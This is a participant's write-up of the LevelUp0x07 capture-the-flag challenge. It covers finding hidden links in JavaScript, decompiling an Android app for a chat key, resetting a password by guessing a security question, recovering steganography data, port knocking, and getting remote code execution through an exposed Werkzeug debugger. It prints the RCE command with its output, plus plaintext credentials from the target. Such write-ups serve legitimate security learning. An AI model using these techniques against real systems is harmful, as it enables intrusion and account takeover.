


REPORT FOR LevelUp0x07 CTF

NAME : SURIYA.M

EMAIL ID : doracallmemonkey@gmail.com

Flag1 :

Found at login.js



```
})(jQuery),
function(p) {
  "use strict";
  var c = function(t, e) {
    this.$element = p(t), this.$indicators = this.$element.find(".carousel-indicators"), this.options = e, this.paused = null, this.sliding = null, this.interval = null, this.$active = null, this.$items = null, this.options.keyboard && this.$element.on("keydown.bs.carousel", p.proxy(this.keydown, this)), "hover" == this.options.pause && !("ontouchstart" in document.documentElement) && this.$element.on("mouseenter.bs.carousel", p.proxy(this.pause, this)).on("mouseleave.bs.carousel", p.proxy(this.cycle, this));
  };

  /*TODD
  Add secret backdoor to download app - who looks in JS files anyway?
  FLAG(504e8256b8a208845fe18a77e7b304b7)
  function return_app_link() {
    var url = window.location.href;
    if (url.searchParams.get('test')) {
      document.location.href = "https://07.levelupctf.com/222228a4e79d33a299f5d/s3cretc0mmunications";
    }
  }
  */

  function r(n) {
    return this.each(function() {
      var t = p(this),
        e = t.data("bs.carousel"),
        i = p.extend({}, c.DEFAULTS, t.data(), "object" == typeof n && n),
        o = "string" == typeof n ? n : i.slide;
      e || t.data("bs.carousel", e = new c(this, i)), "number" == typeof n ? e.to(n) : o ? e[o]() : i.interval && e.pause().cycle()
    })
  }

  c.VERSION = "3.4.1", c.TRANSITION_DURATION = 600, c.DEFAULTS = {
    interval: 5e3,
    pause: "hover",
    wrap: !0,
    keyboard: !0
  }, c.prototype.keydown = function(t) {
    if (!/input|textarea/i.test(t.target.tagName)) {

```

Flag2 : Decompiling the apk found at s3cretc0mmunications

Path : /resources/res/values/strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="abc_action_bar_home_description">Navigate home</string>
    <string name="abc_action_bar_up_description">Navigate up</string>
    <string name="abc_action_menu_overflow_description">More options</string>
    <string name="abc_action_mode_done">Done</string>
    <string name="abc_activity_chooser_view_see_all">See all</string>
    <string name="abc_activitychooserview_choose_application">Choose an app</string>
    <string name="abc_capital_off">OFF</string>
    <string name="abc_capital_on">ON</string>
    <string name="abc_menu_alt_shortcut_label">Alt+</string>
    <string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
    <string name="abc_menu_delete_shortcut_label">delete</string>
    <string name="abc_menu_enter_shortcut_label">enter</string>
    <string name="abc_menu_function_shortcut_label">Function+</string>
    <string name="abc_menu_meta_shortcut_label">Meta+</string>
    <string name="abc_menu_shift_shortcut_label">Shift+</string>
    <string name="abc_menu_space_shortcut_label">space</string>
    <string name="abc_menu_sym_shortcut_label">Sym+</string>
    <string name="abc_prepend_shortcut_label">Menu+</string>
    <string name="abc_search_hint">Search</string>
    <string name="abc_searchview_description_clear">Clear query</string>
    <string name="abc_searchview_description_query">Search query</string>
    <string name="abc_searchview_description_search">Search</string>
    <string name="abc_searchview_description_submit">Submit query</string>
    <string name="abc_searchview_description_voice">Voice search</string>
    <string name="abc_shareactionprovider_share_with">Share with</string>
    <string name="abc_shareactionprovider_share_with_application">Share with %s</string>
    <string name="abc_toolbar_collapse_description">Collapse</string>
    <string name="app_name">LevelUp</string>
    <string name="encrypted_chat_key">8b0955d2682eb74347b9e71ea0558c67</string>
    <string name="flag">FLAG{a445c73c8cb97421d1923a8c51c221fd}</string>
    <string name="search_menu_title">Search</string>
    <string name="status_bar_notification_info_overflow">999+</string>
</resources>
```

I had noticed value for encrypted chat



```
public void forgotPassword(View view) throws IOException {
    EditText username = (EditText) findViewById(R.id.username);
    if (username.getText() != null && !username.getText().toString().isEmpty()) {
        OkHttpClient webclient = new OkHttpClient();
        RequestBody post_body = new FormBody.Builder().add("username", username.getText().toString()).build();
        Request.Builder builder = new Request.Builder();
        webclient.newCall(builder.url(this.URL + "/d41d8cd98f00b204e9800998ecf8427e/8cd98f00b204e9800998/forgotpassword").post(post_body).build())
    }
}

public void encryptedChat() {
    String key = getApplicationContext().getString(R.string.encrypted_chat_key);
    new OkHttpClient();
    Request.Builder builder = new Request.Builder();
    Request build = builder.url(this.URL + "/fa694c73da13c94e49cc82b/06a28bdb78b6c02e16862a3/chat").header("3NCRYPT3D-CH4T", key).build();
}
}
```

Flag3:

MainActivity.java reveals about encryptedchat and forgotpassword.we had added 3ncrypt3d-ch4t value in header of our request.there I got the encrypted chat of agents.And trying to decode it

Chat : ***meow Have you got word on our new mission yet? yeah we do, check the "mission list". they caught some HACK Agent as well. thats crazy, anyways check out this dope giraffe i saw at the zoo the other day: hahahaha thats awesome*** .have you noticed the giraffe?.....



Flag4 :


its some what tricky.

grab the GPS co-ordinate to find whats the location mentioned: **san Francisco zoo**

at the same time we trying to reset password as mentioned in mainactivity.java.

we had found usernames in chat .Among the username ,2 of them were valid ,we were trying to use them.Security question for agent_521bcd5 is name of the **lion** blaaaaa.....and security question for agent_5a247455 is what the hobby.....

I think u find it out.. yeah lion in San Francisco zoo is **Jaheri**.After compromise the agent_521bcd5 .I got temp passwd to login. **Passwd:9a76a913ee9ae8d5b2**
load the <http://07.levelupctf.com/radio>.




```
> python icmp-listener.py
Waiting for pings...

agent
ive noticed
obelisk hides
missions
in images
check out
the
target list
secret is
pwn4llthebugz
FLAG{f514875849460428b4dc40dd72a5a29a}

Learn how to exfiltrate data via ping in a realistic situation: https://www.bengrewell.com/2019/01/01/slipping-out-through-the-front-door
```

Flag5:

After login with user name agent_521bcd5. I got the target list .previous flag reveals that secret is pwn4allthebugz.so it might be password.but none of the image contain any flag .but I had notice some patter numbers in image.**num :1337,415,2099,921** .later I bruteforced the page to check is there any other image .oh it looks crazy. I got an image :**agent87.jpg** .we tried to crack the image by using stegcracker by secret.



```
root@Dora:~/Documents/bugcrowd/agent# cat agent87.jpg.out
Dear agent_521bcd5,

As ordered by Matriarch, I have created a backdoor console that will allow us to launch WannaSpy when time is right.
We're not worried about anyone getting in since they have to go through many doors to actually get in.


Once you are ready, you will find that the console lives on 3389.

FLAG{f0dee25f617e2cb820b9b44fcd90ed8}
```

Flag6

Hip Hip Hurrah..... we had to find to 2 more flags!!!!!!!

so it might by portknocking .have u noticed some thing.....numbers got from target images may be port number.I had use knock script from github.



I got an console at <http://165.227.54.122:3389/console> .site revels werkzeug .so I tried to use werkzeug debugger to get RCE.

```
./werkzeug.py 07.levelupctf.com:3389 'cat flag.txt'
[+] SECRET is: Qm94jrCrHNoFNiEMreTj
[+] Script will try executing cat flag.txt on 07.levelupctf.com:3389
Press any key to execute
[+] response from server
status code: 200
response: >>> _import_('os').popen('cat flag.txt').read();
<span class="string">'FLAG{022d8a7a561a02c371fd7c5ec3e5ea06}'\n'</span>
```

Flag7:

I tried to enumerate the machine.

Matriarch has asked me to store everyone's plaintext password in the case we forget them. As this is inaccessible from the web root, this should be safer than a password manager right?

matriarch:0ble5ikRu1e5!1337%!

agent_521bcd5:9a76a913ee9ae8d5b2

agent_5a247455:gu1tars4ul3!?!%!

atlast I found the password for those users.I tried to login matriarch.

atlast I stoped the wannaspy's launch.

